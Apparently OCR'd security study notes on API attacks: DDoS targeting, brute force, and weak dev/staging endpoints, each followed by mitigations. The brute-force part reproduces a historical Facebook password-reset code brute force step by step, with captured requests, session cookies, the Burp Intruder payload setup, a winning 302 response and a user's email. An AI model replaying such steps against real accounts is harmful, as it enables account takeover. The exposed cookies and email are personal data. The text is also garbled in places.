
Aggressive attack (DDOS)

DDos is floating the server with massive request in order to get the server offline and make it busy to request other user.


The hacker make request for botnet of pc or iOT devices that make this massive amount of request to the server to make it very easy to response other request and make the server offline.



There is many types of attack ddos target layers OSI model

- The most danger on is layer seven (the application layer) because it is very hard to detect this attack and differentiate this request from the normal request normal user.

Attacker target




- UnAuthenticated Endpoint
- Time / CPU Consuming Process
- IP Direct Access Allowed (No Domain , No Caching server , No Load balancing)

Target to Unauthenticated endpoint because it easy to request from multiple API and tell botnet to target this URL without any complication with authentication without any rate limit can be done.

Time / CPU Consuming Process like input / output write file upload for example or heavily database like search URL or autocomplete API this type consuming if the attacker URl very hard (this more likely)

IP direct Access Allowed and bypassing the domain and Caching server.

What is the process API or Endpoint ?



- Recon
- Find the weakest endpoint
- Prepare the botnet
- Prepare the payload
- Launch the attack

He try information from API

What is the authentication of API

What is the URL required to authentication

What is the URL it is not required authentication

What is the type of server using APACHE or NGINX or other custom web server

- Are u have a behind cloud firewall
- Are u have a caching server like

(This is formation he get to attack to target URL or Payload)

The second find weakest endpoint (the best case is the URL time consuming

Having a big processing or unauthentic URL)

Third paper botnet he will use, it is based of the size of server or size of the website it can be small botnet or huge botnet to make attack


Paper payload if he targeting API endpoint for search or auto complete So, the URL he will be using and the URL to GET REQUEST RANDOM CHARCHTRE.

(he hard to block the request or the attack)

NGINX is a web server that can also be used as reverse proxy, load balanced, mail proxy and HTTP cache.

NGINX **is free and open-source software released under the terms of the ٢-clause BSD licenses.**

How to mitigate attack



- Don’t make any time/cpu consuming url outside your authentication guard
- Limit time of request / number of requests per second per authenticated user
- Use caching when possible
- Loadbalance everything
- Don’t allow direct IP access , force domain usage

(best practice in API behind authentication it making more control so he can add rate limit polices and other mitigation for API if the URL exposed you can`t make the limitation or rate limit because of hundred it very hard to block the request make URL inside the authentication)

(you must limit time of request and number of request second authenticated user it will make very restricted and powerful for DDOs attacks)

(Use caching)

(Load balancing in every endpoint make across server)

- **You must use domain name (don`t allow direct IP for any server)**


٢

Aggressive attack (Brute Force)

Brute force attack : it is trying to penetrate the server with multiple tries.

- If you have password or token or any secret thing (you send massive request try to guess what is the secret word or password or token you are trying every combination word trying to get into this backend server or sensitive information.

What is the target ?



- Authentication (form-data / Basic / Digest)
- Password reset / 2FA
- Tokens (Authentication / Authorization)


The tools for you can use burp suite intruder in most cases and you can make tool.

Example

Trying to brute force of ٢FA code at face book


Link: https://beta.facebook.com/recover/as/code/

١- Intercept the traffic



```
GET /recover/as/code/ HTTP/1.1
Host: beta.facebook.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:37.0) Gecko/20100101 Firefox/37.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: datr=62onVq9hwbhNjy5HXffs07QQ; fr=0vz212Qg2fhIOfDNv.AWUDc1DLAyXnUBRqC-IioQrCaho.BWJ2th.js.AAA.0.AWXDRPit; lu=RA-U-EmXQwpuklzwwV69_Aag; _ga=GA1.2.1350052445.1445425356;
x-referer=%2Fsettings%2Fsecurity%2F%3Fdevice_based_login%26refid%3D72%23%2Fsettings%2Fsecurity%2F; locale=en_GB;
reg_fb_ref=https%3A%2F%2Fwww.facebook.com%2F%3Fstype%3Dlo%26jlou%3DAffyGPonEzeg8qgrfTy9U407d2YMYssITVgAf-N1bD9wskz1hYUV7vZP9Fk7YKgHzZAWZtS5AxGXGfDNiiMR_A00pi59omzoJSH5Fk4mRhYMvg%26smuh%3D3380%261h%3DA
c9eoMLhFF8zi-1t;
reg_fb_gate=https%3A%2F%2Fwww.facebook.com%2F%3Fstype%3Dlo%26jlou%3DAffyGPonEzeg8qgrfTy9U407d2YMYssITVgAf-N1bD9wskz1hYUV7vZP9Fk7YKgHzZAWZtS5AxGXGfDNiiMR_A00pi59omzoJSH5Fk4mRhYMvg%26smuh%3D3380%261h%3D
Ac9eoMLhFF8zi-1t;
sfiu=AYiGPvOeh18M6ialmJC3M1VdZShQmso_5o3CG2pTmeXoho4QKrP-YNQovbX4MBjIbH6RStutenPqYT2pKebGNjks8bHVphXhmwuNtJobX8exKhc0EUIKFITgJXHklxk0JlgnBCBV8RMytKcRySFoqgHeNFdEdfCAWIbSpRotuAUFFkFOXPEoG5XLr1VW8xDGhuI
CiKVa7NUoJEo7ByIoqRNm; wd=1440x734
Connection: close
```

The page




Reset your password

Enter the 6-digit code that we sent to anand.prakash2010+anand@live.com to continue:

It is reset password facebook you will send you six digit code on your mobile.

He try to brute force acutely the resource kind a simple possibility here is less than combination of alpha bit and number or special character

٢- Send to intruder



Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions – see help for full details.


Attack type: Sniper

```
POST /recover/as/code/ HTTP/1.1
Host: beta.facebook.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:37.0) Gecko/20100101 Firefox/37.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://beta.facebook.com/recover/as/code/
Cookie: datr=62onVq9hwbhNjy5MXffa07QQ; fr=0vz212Qg2fhIOfDNv.AWUDo1DLAyXnUBRqC-IioQrCsho.BMJ2th.js.AAA.0.AWXDRPit; lu=RA-U-EmXQwpuklzwwV69_Aag; _ga=GA1.2.1350052445.1445425356;
x-referer=%2Fsettings%2Fsecurity%2F%3Fdevice_based_login%26refid%3D72%23%2Fsettings%2Fsecurity%2F; locale=en_GB;
reg_fb_ref=https%3A%2F%2Fwww.facebook.com%2F%3Fatype%3Dlo%26jlou%3DAffyGPonKzegDqgrfTy9U407d2YMYsaITVgAf-N1bD9wakz1hYUV7vZP9Fk7YKgMzZAWZtS5AxGXGfDNiiMR_A00pi59cmzoJSH5Fk4mRhYMvg
%26smuh%3D3380%261h%3DAc9eoMLhFF8zi-1t;
reg_fb_gate=https%3A%2F%2Fwww.facebook.com%2F%3Fatype%3Dlo%26jlou%3DAffyGPonKzegDqgrfTy9U407d2YMYsaITVgAf-N1bD9wakz1hYUV7vZP9Fk7YKgMzZAWZtS5AxGXGfDNiiMR_A00pi59cmzoJSH5Fk4mRhYMv
g%26smuh%3D3380%261h%3DAc9eoMLhFF8zi-1t;
sfiu=AYiGPvOeh18M6ia1m3C3M1VdZShQmso_5o3CG2pTmeXoho4QKrP-YNQovbX4MBjIbH6RStutenPqYT2pKebGNjkz8bHVphXhmwuNt3obX8exKhc0EUIKFITg3XMk1xk031gnBCBV8RMytXcRySFoqgHeNFdEdfCAWIbSpRotuAUF
FkFOXPKoG5XLr1VW8x0GhsICiKVa7NUoJKo7ByIoqRMm; wd=1440x734
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 21

lsd=AVrvDIBe&n=§154000§
```

٣- Define the parameter

  a. Payload type : Number



...mber of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in di

Payload count: 899

Payload type: Numbers

Request count: 899

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random

From: 154000

To: 154898

Step: 1


How many:

Number format

Base: ● Decimal ○ Hex

٤- Start Attack


٥- Search for ٣٠٢ redirect if the code was correct and redirect him to password but if the password incorrect it return error with ٢٠٠ ok status



898	154897	200	□	□	42820
899	154898	302	□	□	1237

```
HTTP/1.1 302 Found
Pragma: no-cache
Expires: Sat, 01 Jan 2000 00:00:00 GMT
Location: https://beta.facebook.com/recover/password?u=100005363430566&n=154898
Cache-Control: private, no-cache, no-store, must-revalidate
Content-Security-Policy: default-src * data: blob:;script-src *.facebook.com *.fbcdn.net *.facebook.net *.google-analytics.com *.virtualearth.net *.google.com 127.0.0.1:* *.spotilocal.com:*
'unsafe-inline' 'unsafe-eval' fbstatic-a.akamaihd.net fbcdn-static-b-a.akamaihd.net *.atlassolutions.com blob:;style-src * 'unsafe-inline' data:;connect-src *.facebook.com *.fbcdn.net *.facebook.net
*.spotilocal.com:* *.akamaihd.net wss://*.facebook.com:* https://fb.scanandcleanlocal.com:* *.atlassolutions.com attachment.fbsbx.com blob:;
X-XSS-Protection: 0
X-Content-Type-Options: nosniff
P3P: CP="Facebook does not have a P3P policy. Learn why here: http://fb.me/p3p"
X-Frame-Options: DENY
Set-Cookie: wd=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=-1456165704; path=/; domain=.facebook.com; httponly
Content-Type: text/html
X-FB-Debug: G4m4T61qgKsSG5J1ROiLqTSk+Otjq7uAI8qiwND9fassHk9sGJiLaRI5eL2DDxJso6ssXNmdFs1FWwTaae64w==
Date: Mon, 22 Feb 2016 18:28:25 GMT
Connection: close
Content-Length: 0
```

The link password reset for




https://beta.facebook.com/recover/password?u=100005363430566&n=154898

Choose a new password

A strong password is a combination of letters and punctuation marks. It must be at least 6 characters long.

New password

How you mitigate the attack




- Limit retries for every username
- Make authcode/tokens/reset codes expirations short as possible
- Don’t use easily bruteforce able codes (ex: 4 digits auth code)
- Expire auth/reset codes after one time usage

٣

Attacking Dev/Staging /old API

Why



- Still in development stage (Full of bugs)
- Forgettable
- Deprecated but still works
- Internal security team rarely test old/dev api endpoints
- Production measure disabled (Rate limit , Registration policy .. etc)
- Debug in most cases is turned ON ;)

It is still development for stage

It is not fully secure

Forgettable for : every developer forget to secure in development to take the security measure in production.


Deprecated but still work a lot of API that is not be used but if try it will work and have security holes.

Internal security team rarely test old (there focus of Production API) but it forget they leave old API and development API at don`t security penates it

Production measures disabled to make it easy for developer to test API

(DEBUG in most cases it is turned on) if you send wrong parameter and the server it returned full code stack and learn it

